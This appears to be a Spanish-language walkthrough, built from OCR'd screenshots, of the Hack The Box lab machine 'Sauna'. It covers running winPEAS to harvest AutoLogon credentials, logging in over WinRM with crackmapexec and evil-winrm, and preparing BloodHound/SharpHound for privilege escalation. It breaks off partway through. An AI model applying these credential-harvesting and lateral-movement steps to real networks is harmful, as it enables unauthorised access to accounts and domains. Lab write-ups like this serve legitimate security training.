
descargamos el de 64 solo dando click



```
-(kali㉿kali)-[~/machineshtb/Sauna]
$ ls
mat-plugins.rb  kerbrute_linux_amd64  tgtfsmit.txt  username-anarchy  usuarios.txt  winPEASx64.exe

-(kali㉿kali)-[~/machineshtb/Sauna]
$ 
```

```
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Er
*Evil-WinRM* PS C:\Users\FSmith\Desktop> reg query "HKLM\SYSTEM\C

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manag
    PROCESSOR_ARCHITECTURE    REG_SZ    AMD64
```

subimos en victima
upload /home/kali/machineshtb/Sauna/winPEASx64.exe
ejecutamos
./winPeasx64.exe




```
C:\Users\Default
C:\Users\Default User
C:\Users\FSmith : FSmith [AllAccess]
C:\Users\Public
C:\Users\svc_loanmgr

ÍÍÍÍÍÍÍÍÍÍ͹ Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultDomainName             :  EGOTISTICALBANK
DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
DefaultPassword               :  Moneymakestheworldgoround!

ÍÍÍÍÍÍÍÍÍÍ͹ Password Policies
```

Active Directory / Sauna [1561/1867]

encontramos en la linea 1561 el autologon


user:svc_loanmanager
pass:Moneymakestheworldgoround!
nos conectamos con evil-win con este pass y user

crackmapexec winrm 10.10.10.175 -u 'svc_loanmanager' -p 'Moneymakestheworldgoround!'




```
└─$ crackmapexec winrm 10.10.10.175 -u 'svc_loanmanager' -p 'Moneymakestheworldgoround!'
SMB    10.10.10.175    5985    SAUNA    [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP   10.10.10.175    5985    SAUNA    [*] http://10.10.10.175:5985/wsman
WINRM  10.10.10.175    5985    SAUNA    [-] EGOTISTICAL-BANK.LOCAL\svc_loanmanager:Moneymakestheworldgoround!
```

sin embargo nos tira un error y es porque el usuario no existe



```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FSmith                   Guest
HSmith                   krbtgt                   svc_loanmgr
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\FSmith\Documents>
```


es user:svc_loanmgr
pass:Moneymakestheworldgoround!
evil-winrm -i 10.10.10.175 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'




```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> whoami
egotisticalbank\svc_loanmgr
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> sW
```

###ELEVATION PRIVILEGE####################################
Vamo a requerir de bloodhound ver la maquina Forest donde se explica todo paso a paso

levantamos neo4j y vamos al localhost



```
└─$ sudo neo4j console
[sudo] password for kali:
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2023-09-14 02:27:52.866+0000 INFO  Starting...
2023-09-14 02:27:53.637+0000 INFO  This instance is ServerId{bd3f55f2} (bd3f55f2-feb8-4a0c-88d8-fde2166992b1)
2023-09-14 02:27:55.358+0000 INFO  ======== Neo4j 4.4.16 ========
2023-09-14 02:27:57.118+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2023-09-14 02:27:57.119+0000 INFO  Updating the initial password in component 'security-users'
2023-09-14 02:27:58.668+0000 INFO  Bolt enabled on localhost:7687.
2023-09-14 02:27:59.825+0000 INFO  Remote interface available at http://localhost:7474/
2023-09-14 02:27:59.829+0000 INFO  id: B5DA4FFE6A8D7651B8FDCDCD7DF29EAF868AF55E090BE873EAFE37A9F95FD09C
2023-09-14 02:27:59.829+0000 INFO  name: system
2023-09-14 02:27:59.829+0000 INFO  creationDate: 2023-04-05T04:00:48.755Z
2023-09-14 02:27:59.829+0000 INFO  Started.
```



Database access not available. Please use `:server connect` to establish connection. There's a graph waiting for you.

```
$ :server connect
```

Connect to Neo4j


Database access might require an authenticated connection

Connect URL: neo4j:// localhost:7687

Database - leave empty for default

Authentication type

Ingresamos credenciales neo4j pass 123



Connect to Neo4j

Database access might require an authenticated connection

Connect URL: neo4j:// localhost:7687

Database - leave empty for default


Authentication type: Username / Password

Username: neo4j

Password: •••

Borramos la base de datos de Neo4j importante porque nos toma el grafo del la ultima maquina hecha xd

match (a) -[r] -> () delete a, r
match (a) delete a



```
neo4j$
```

To help make Neo4j Browser better we collect information on product usage. Review your settings at any time.


```
neo4j$ match (a) delete a
```

Deleted 52 nodes, completed after 4 ms.

Deleted 52 nodes, completed after 4 ms.

```
neo4j$ match (a) -[r] → () delete a, r
```

buscamos el script sharphound este lo requerimos para subirlo a la maquina victima y luego extraer la información y subirla al bloodhound
para ello tenemos que tener en cuenta la fecha en que se hizo la maquina que fue en el 2020




32 hex characters


Released on 15 Feb 2020

Created by **egotisticalSW**

usaremos el script version 1.1
https://github.com/BloodHoundAD/SharpHound/releases/tag/v1.1.1




SharpHound-v1.1.1-debug.zip	2.05 MB	May 23
SharpHound-v1.1.1.zip	2.04 MB	May 23
Source code (zip)		May 23
Source code (tar.gz)		May 23




```
└─$ unzip SharpHound-v1.1.1.zip
Archive:  SharpHound-v1.1.1.zip
  inflating: SharpHound.exe
  inflating: SharpHound.exe.config
  inflating: SharpHound.pdb
  inflating: SharpHound.ps1
  inflating: System.Console.dll
  inflating: System.Diagnostics.Tracing.dll
  inflating: System.Net.Http.dll

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```

borramos archivos basura



